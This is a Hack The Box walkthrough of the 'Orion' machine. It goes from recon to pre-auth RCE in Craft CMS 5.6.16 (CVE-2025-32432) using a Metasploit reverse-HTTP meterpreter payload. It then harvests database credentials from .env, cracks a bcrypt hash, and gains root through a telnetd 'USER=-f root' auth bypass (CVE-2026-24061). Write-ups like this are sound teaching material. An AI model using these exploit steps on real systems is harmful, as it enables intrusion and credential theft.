Orion: Craft CMS RCE to Root (Walkthrough)

Orion is an Ubuntu 22.04.5 Hack The Box machine themed around a small telecom company. The site lives at orion.htb, running Craft CMS 5.6.16 behind nginx, with SSH open and not much else. It’s a web-focused box: the app is where the story starts, and most of the interesting bits come from how it’s configured.
I’ll walk through the whole thing: reconnaissance, the initial foothold, and the path to root, including the parts that didn’t go smoothly. If you’re following along, you just need the target IP and an /etc/hosts entry.
01: Recon
I started with the usual nmap script and version scan. I wasn’t expecting much beyond SSH and HTTP, and that’s exactly what I got:
sudo nmap -sC -sV -T5 10.129.244.146 -o scan_result_1.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)

Two ports. I also ran a UDP scan and a full TCP scan, mostly out of habit, but nothing else was listening.
The web server wanted a hostname, so I added orion.htb to /etc/hosts:
echo "10.129.244.146 orion.htb" | sudo tee -a /etc/hosts


Then I fingerprinted the site. whatweb and curl -I both pointed at Craft CMS:
whatweb http://orion.htb
curl -I http://orion.htb

whatweb gave me the usual summary (nginx, Ubuntu, Craft CMS), and the response headers confirmed it with X-Powered-By. The page title was Orion Telecom.

There was an admin panel, but I didn’t have a login yet. I ran ffuf against the usual raft wordlist:
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt \
     -u http://orion.htb/FUZZ

A lot of the p1, p2, p13 results were the same 12,272-byte catch-all page, so I ignored them. The useful hits were admin, assets, and logout. /admin redirected to /admin/login, and the footer gave away the version: Craft CMS 5.6.16.
02: Shell via Craft CMS

Craft CMS 5.6.16 is vulnerable to CVE-2025-32432, a pre-auth RCE. Metasploit has a module for it, and I saw no reason to rewrite the exploit by hand. I set the target, the PHP meterpreter payload, and my listener:
msf6 > use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
msf6 exploit(...) > set RHOSTS orion.htb
msf6 exploit(...) > set RPORT 80
msf6 exploit(...) > set LHOST <YOUR_IP>
msf6 exploit(...) > set LPORT 8080
msf6 exploit(...) > set PAYLOAD php/meterpreter/reverse_http
msf6 exploit(...) > run
The module leaked the PHP session save path, wrote a payload into it, and triggered it. A few seconds later I had a meterpreter session:
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Meterpreter session 16 opened

The session landed as www-data inside /var/www/html/craft/web. I tried shell to get a proper command shell, but nothing happened, and the usual Python PTY trick didn’t work either. I stopped fighting it and used Meterpreter’s execute to run commands directly.
03: .env and the database
cat works fine in Meterpreter, so I read .env first:
meterpreter > cat .env
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=<password>

The app was talking to MySQL as root. That’s the kind of thing that turns a web shell into a full database compromise.
Since I didn’t have a shell, I ran MySQL with execute and redirected the output to a file:
meterpreter > execute -f /usr/bin/mysql -a "-h localhost -uroot -p'<password>' orion -e 'SHOW TABLES;' > /tmp/mysql_tables.txt"
Process 2291 created.
meterpreter > cat /tmp/mysql_tables.txt

Then the users table, same trick:
id  username  email             password      admin
1   admin     adam@orion.htb    <password>    1

The admin email was adam@orion.htb. That was a pretty obvious hint that the same person had a local account.
04: Cracking the hash
The password was stored as a bcrypt hash. I saved it to a file and threw rockyou.txt at it with john:
john --wordlist=/usr/share/wordlists/rockyou.txt adam_hash.txt

It cracked almost immediately. The password was weak enough to be in the wordlist. That gave me SSH credentials for adam.
05: SSH as adam
SSH as adam worked with the cracked password. I grabbed user.txt and checked sudo:
cat user.txt
<flag>

Nothing. No sudo rights, no obvious SUID shortcuts. Time to look at what else the box was running.
06: Privesc via localhost telnetd
I checked the listening sockets with ss -lntp. Most of it was expected (SSH, nginx, MySQL, local DNS), but there was one line I didn’t expect: 127.0.0.1:23.
ss -lntp

Port 23 was telnetd, bound to localhost. It wasn’t reachable from the network, but it was reachable from the shell. The version was GNU inetutils 2.7, which is vulnerable to CVE-2026-24061.
The bug is a trust issue. telnetd accepts a client-supplied USER variable through the TELNET NEW-ENVIRON option and passes it to /bin/login without sanitizing it. If the value is -f root, login treats -f as its force-login flag and skips authentication.
A small PoC connects to localhost:23, sends the variable, and gets a root shell. I used JayGLXR’s CVE-2026-24061-POC:
$ python3 poc.py 127.0.0.1 23
CVE-2026-24061 - GNU Inetutils telnetd Auth Bypass
[*] Target: 127.0.0.1:23
[+] Connected
[*] Injected USER=-f root
[*] Injected USER=-f root

whoami
[+] VULNERABLE

The session that came back was a root login:
Linux 5.15.0-177-generic (orion) (pts/1)
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)
07: Root
With root, the last flag was just a cat away:
id
whoami
cat /root/root.txt
uid=0(root) gid=0(root) groups=0(root)
root
<flag>
